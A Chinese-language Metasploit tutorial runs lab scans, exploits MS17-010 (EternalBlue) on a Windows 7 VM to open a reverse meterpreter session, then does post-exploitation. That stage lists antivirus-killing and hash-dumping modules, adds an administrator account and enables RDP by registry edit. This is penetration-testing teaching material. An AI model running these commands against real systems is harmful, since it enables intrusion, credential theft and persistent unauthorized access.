一:概述

Metasploit framework (MSF)是一款开源安全漏洞检测工具,附带数千个已知的软件漏洞,并保持持续更新。Metasploit 可以用于信息收集、漏洞探测、漏洞利用等渗透测试的全流程,被安全社区冠以“可以黑掉整个宇宙”之名。

二:模块功能

2.1 启动

漏洞利用工具集中打开;

1
2
3
4
5
6
7
8
9
10
11
# 使用命令行打开
msfconsole

...
=[ metasploit v6.2.9-dev ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

这里一共提供了7个种类的模块,功能如下:

  • exploits:漏洞渗透模块,我们在发现漏洞之后,就可以使用这类模块实现快速渗透。根据漏洞或者系统名称,可以搜索出对应的漏洞模块,然后使用模块,设置几个简单的参数,然后再执行运用这个模块,完成入侵。
  • auxiliary:辅助模块,用于信息收集,使用此类模块就可以完成信息收集的任务。
  • post:后渗透攻击模块,当我们拿到目标系统的控制权限之后,为了绕开系统的保护机制,我们可以使用此类模块。它可以帮助我们提高控制权限,进而获取敏感信息和实施跳板攻击。
  • payload:攻击载荷模块,通过它我们可以实现对目标的远程控制。

2.2 信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# 使用 msf 的扫描模块,可以查看大量的扫描模块 
msf6 > search scanner

Matching Modules
================

# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/snmp/aix_version normal No AIX SNMP Scanner Auxiliary Module
2 auxiliary/scanner/discovery/arp_sweep normal No ARP Sweep Local Network Discovery
...
614 auxiliary/scanner/rservices/rexec_login normal No rexec Authentication Scanner
615 auxiliary/scanner/rservices/rlogin_login normal No rlogin Authentication Scanner
616 auxiliary/scanner/rservices/rsh_login normal No rsh Authentication Scanner


Interact with a module by name or index. For example info 616, use 616 or use auxiliary/scanner/rservices/rsh_login
通过名称或者索引与模块交互。例如: info 616, use 616 或者 use auxiliary/scanner/rservices/rsh_login

(1)以 syn 扫描模块为例

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
# 使用 syn 模块
msf6 > use auxiliary/scanner/portscan/syn
# 显示参数
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

Name Current Setting Required Description
---- --------------- -------- -----------
BATCHSIZE 256 yes The number of hosts to scan per set
DELAY 0 yes The delay between connections, per thread, in milliseconds
INTERFACE no The name of the interface
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SNAPLEN 65535 yes The number of bytes to capture
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 500 yes The reply read timeout in milliseconds

# 设置目标主机 IP
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.80.1
RHOSTS => 192.168.80.1
# 设置线程数
msf6 auxiliary(scanner/portscan/syn) > set THREADS 40
THREADS => 40
# 再次查看设置参数
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

Name Current Setting Required Description
---- --------------- -------- -----------
BATCHSIZE 256 yes The number of hosts to scan per set
DELAY 0 yes The delay between connections, per thread, in milliseconds
INTERFACE no The name of the interface
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 192.168.80.1 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SNAPLEN 65535 yes The number of bytes to capture
THREADS 40 yes The number of concurrent threads (max one per host)
TIMEOUT 500 yes The reply read timeout in milliseconds

# 启动信息收集
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 192.168.80.1:135
[+] TCP OPEN 192.168.80.1:139
[+] TCP OPEN 192.168.80.1:443
[+] TCP OPEN 192.168.80.1:445
[+] TCP OPEN 192.168.80.1:1433
[+] TCP OPEN 192.168.80.1:3306
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

(2)使用 nmap 扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# -vV:进行版本探测
msf6 > nmap -sV 192.168.80.1
[*] exec: nmap -sV 192.168.80.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-27 15:10 CST
Nmap scan report for localhost (192.168.80.1)
Host is up (0.00077s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2095
3306/tcp open mysql MySQL 5.7.31-log
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
已执行服务检测。请向 https://nmap.org/submit/ 报告任何不正常的结果。
Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds
Nmap完成:在 17.86 秒内扫描了1个 IP 地址。

2.3 尝试攻击

Metasploit 中常见 payload

(1)连接方式

  • windows/meterpreter/bind_tcp # 正向连接
  • windows/meterpreter/reverse_tcp # 反向连接,常用
  • windows/meterperter/reverse_http # 通过监听80端口的反向连接
  • windows/meterperter/reverse_https # 通过监听443端口的反向连接

(2)使用场景

  • 正向连接:我们攻击主机在内网,而目标主机在外网。目标主机无法和我们建立主动连接,而且大多数真是环境下目标主机防火墙只会允许我们访问少量的端口。如80端口,而80端口的访问量很多,所以也就可能导致连接失败的可能。
  • 反向连接:我们的攻击机和目标主机同时在外网或者内网,这样目标主机可以和我们建立主动连接,而且即使有防火墙也没关系,反向连接是用的比较多的一种。
  • 反向连接80和反向连接443端口:被攻击机能主动连接到我们的主机,还有就是被攻击机的防火墙设置特别严格,就连被攻击机访问外部网络的流量也进行了严格的限制,只允许被攻击机的80端口或者443端口与外部通信。

(3)查看漏洞模块

exploit:攻击模块

auxiliary:辅助模块

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# 查看漏洞模块
msf6 auxiliary(scanner/portscan/syn) > search ms17-010

Matching Modules
================

# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

(4)使用辅助扫描模块测试

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
# 使用辅助扫描模式进行探测
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/smb/smb_ms17_010
# 展示参数信息
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name Current Setting Required Description
---- --------------- -------- -----------
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/na yes List of named pipes to check
med_pipes.txt
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
it
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

# 设置目标主机IP
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.80.1
RHOSTS => 192.168.80.1
# 确认参数信息
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name Current Setting Required Description
---- --------------- -------- -----------
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/na yes List of named pipes to check
med_pipes.txt
RHOSTS 192.168.80.1 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
it
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

# 执行探测(目标主机 windows11 )
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.80.1:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.80.1:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
1
2
3
4
5
6
# 执行探测(目标主机 windows7)
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.80.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.80.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

(5)实施攻击

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
# 选择攻击模块
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
# 设置 payload 连接方式
# 可使用 show payloads 查看适合要攻击的目标主机的payload
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
# 列出当前模块所需要配置的参数
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2,
Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Win
dows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
ndows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.80.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:

Id Name
-- ----
0 Automatic Target

# 设置目标主机
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.80.130
RHOSTS => 192.168.80.130
# 确认攻击参数
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS 192.168.80.130 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2,
Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Win
dows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
ndows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.80.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:

Id Name
-- ----
0 Automatic Target

# 发起攻击
# 攻击成功后攻击机和目标机之间会建立一个连接,得到一个meterpreter会话
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.80.128:4444
[*] 192.168.80.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.80.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.80.130:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.80.130:445 - The target is vulnerable.
[*] 192.168.80.130:445 - Connecting to target for exploitation.
[+] 192.168.80.130:445 - Connection established for exploitation.
[+] 192.168.80.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.80.130:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.80.130:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.80.130:445 - 0x00000010 74 65 20 37 36 30 30 te 7600
[+] 192.168.80.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.80.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.80.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.80.130:445 - Starting non-paged pool grooming
[+] 192.168.80.130:445 - Sending SMBv2 buffers
[+] 192.168.80.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.80.130:445 - Sending final SMBv2 buffers.
[*] 192.168.80.130:445 - Sending last fragment of exploit packet!
[*] 192.168.80.130:445 - Receiving response from exploit packet
[+] 192.168.80.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.80.130:445 - Sending egg to corrupted connection.
[*] 192.168.80.130:445 - Triggering free of corrupted buffer.
[-] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.80.130:445 - Connecting to target for exploitation.
[+] 192.168.80.130:445 - Connection established for exploitation.
[+] 192.168.80.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.80.130:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.80.130:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.80.130:445 - 0x00000010 74 65 20 37 36 30 30 te 7600
[+] 192.168.80.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.80.130:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.80.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.80.130:445 - Starting non-paged pool grooming
[+] 192.168.80.130:445 - Sending SMBv2 buffers
[+] 192.168.80.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.80.130:445 - Sending final SMBv2 buffers.
[*] 192.168.80.130:445 - Sending last fragment of exploit packet!
[*] 192.168.80.130:445 - Receiving response from exploit packet
[+] 192.168.80.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
# 永恒之蓝覆盖成功!
[*] 192.168.80.130:445 - Sending egg to corrupted connection.
[*] 192.168.80.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.80.130
[*] Meterpreter session 1 opened (192.168.80.128:4444 -> 192.168.80.130:49159) at 2022-11-28 00:07:45 +0800
# 攻击机与目标主机建立了一个shell会话。
[+] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.80.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

(6)后渗透攻击

该模块主要用于对目标机进行进一步渗透,以下是post模块中常用命令:

  • run post/windows/gather/checkvm # 查看目标主机是否允许在虚拟机上
  • run post/windows/manage/migrate # 自动进程迁移
  • run post/windows/manage/killav # 关闭杀毒软件
  • run post/windows/manage/enable_rdp # 开启远程桌面服务
  • run post/windows/manage/autoroute # 查看路由信息
  • run post/windows/gather/enum_logged_on_users # 列举当前登录的用户
  • run post/windows/gather/enum_applications # 列举应用程序
  • run post/windows/gather/credentials/windows_autologin # 抓取自动登录的用户名和密码
  • run post/windows/gather/smart_hashdump # dump 出所有用户的 hash

6.1 获取 shell ,设置编码,查看 ip 信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
# 尝试获取 shell
meterpreter > shell
Process 232 created.
Channel 1 created.
Microsoft Windows [�汾 6.1.7600]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

# 解决乱码问题(部分乱码可解决)
C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

# 查看ip信息
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth ��������:

Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Ethernet adapter ��������:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::d927:d59a:fcdc:3a83%11
IPv4 Address. . . . . . . . . . . : 192.168.80.130
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.80.2

6.2 创建用户,赋予最高权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
# 查看当前所有用户
C:\Users\root\Documents>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
admin Administrator ghost
Guest root ying
The command completed with one or more errors.

# 添加 admin 用户
C:\Users\root\Documents>net user admin
net user admin
User name admin
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 2022/11/28 1:11:57
Password expires 2023/1/9 1:11:57
Password changeable 2022/11/28 1:11:57
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon Never

Logon hours allowed All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

# 查看 root 用户信息
C:\Users\root\Documents>net user root
net user root
User name root
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 2022/11/27 23:31:04
Password expires Never
Password changeable 2022/11/27 23:31:04
Password required No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 2022/11/28 1:08:41

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.

# 添加 admin 用户至 administrators 用户组,获取最高权限
C:\Users\root\Documents>net localgroup administrators admin /add
net localgroup administrators admin /add
The command completed successfully.

# 查看 admin 用户信息
C:\Users\root\Documents>net user admin
net user admin
User name admin
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 2022/11/28 1:11:57
Password expires 2023/1/9 1:11:57
Password changeable 2022/11/28 1:11:57
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon Never

Logon hours allowed All

Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.

6.3 查看并启用 3389 远程连接端口

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
# 查看端口状态(3389 端口是否开启)
C:\Windows\system32>netstat -ano
netstat -ano

Active Connections

Proto Local Address Foreign Address State PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 620
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 332
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 452
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 896
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 860
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 428
TCP 0.0.0.0:49158 0.0.0.0:0 LISTENING 1700
TCP 192.168.80.130:139 0.0.0.0:0 LISTENING 4
TCP 192.168.80.130:49159 192.168.80.128:4444 ESTABLISHED 1044
TCP [::]:135 [::]:0 LISTENING 620
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:5357 [::]:0 LISTENING 4
TCP [::]:49152 [::]:0 LISTENING 332
TCP [::]:49153 [::]:0 LISTENING 452
TCP [::]:49154 [::]:0 LISTENING 896
TCP [::]:49155 [::]:0 LISTENING 860
TCP [::]:49156 [::]:0 LISTENING 428
TCP [::]:49158 [::]:0 LISTENING 1700
UDP 0.0.0.0:500 *:* 860
UDP 0.0.0.0:3702 *:* 1676
UDP 0.0.0.0:4500 *:* 860
UDP 0.0.0.0:5355 *:* 304
UDP 0.0.0.0:62440 *:* 1676
UDP 127.0.0.1:1900 *:* 1676
UDP 127.0.0.1:53830 *:* 1676
UDP 192.168.80.130:137 *:* 4
UDP 192.168.80.130:138 *:* 4
UDP 192.168.80.130:1900 *:* 1676
UDP 192.168.80.130:53829 *:* 1676
UDP [::]:500 *:* 860
UDP [::]:3702 *:* 1676
UDP [::]:4500 *:* 860
UDP [::]:5355 *:* 304
UDP [::]:62441 *:* 1676
UDP [::1]:1900 *:* 1676
UDP [::1]:53828 *:* 1676
UDP [fe80::d927:d59a:fcdc:3a83%11]:1900 *:* 1676
UDP [fe80::d927:d59a:fcdc:3a83%11]:53827 *:* 1676

# 启动 3389 远程连接端口
C:\Windows\system32>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
The operation completed successfully.

# 确认端口是否开启
C:\Windows\system32>netstat -ano
netstat -ano

Active Connections

Proto Local Address Foreign Address State PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 620
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 304
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 332
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 452
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 896
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 860
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 428
TCP 0.0.0.0:49158 0.0.0.0:0 LISTENING 1700
TCP 192.168.80.130:139 0.0.0.0:0 LISTENING 4
TCP 192.168.80.130:49159 192.168.80.128:4444 ESTABLISHED 1044
TCP [::]:135 [::]:0 LISTENING 620
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:3389 [::]:0 LISTENING 304
TCP [::]:5357 [::]:0 LISTENING 4
TCP [::]:49152 [::]:0 LISTENING 332
TCP [::]:49153 [::]:0 LISTENING 452
TCP [::]:49154 [::]:0 LISTENING 896
TCP [::]:49155 [::]:0 LISTENING 860
TCP [::]:49156 [::]:0 LISTENING 428
TCP [::]:49158 [::]:0 LISTENING 1700
UDP 0.0.0.0:500 *:* 860
UDP 0.0.0.0:3702 *:* 1676
UDP 0.0.0.0:4500 *:* 860
UDP 0.0.0.0:5355 *:* 304
UDP 0.0.0.0:62440 *:* 1676
UDP 127.0.0.1:1900 *:* 1676
UDP 127.0.0.1:53830 *:* 1676
UDP 192.168.80.130:137 *:* 4
UDP 192.168.80.130:138 *:* 4
UDP 192.168.80.130:1900 *:* 1676
UDP 192.168.80.130:53829 *:* 1676
UDP [::]:500 *:* 860
UDP [::]:3702 *:* 1676
UDP [::]:4500 *:* 860
UDP [::]:5355 *:* 304
UDP [::]:62441 *:* 1676
UDP [::1]:1900 *:* 1676
UDP [::1]:53828 *:* 1676
UDP [fe80::d927:d59a:fcdc:3a83%11]:546 *:* 896
UDP [fe80::d927:d59a:fcdc:3a83%11]:1900 *:* 1676
UDP [fe80::d927:d59a:fcdc:3a83%11]:53827 *:* 1676


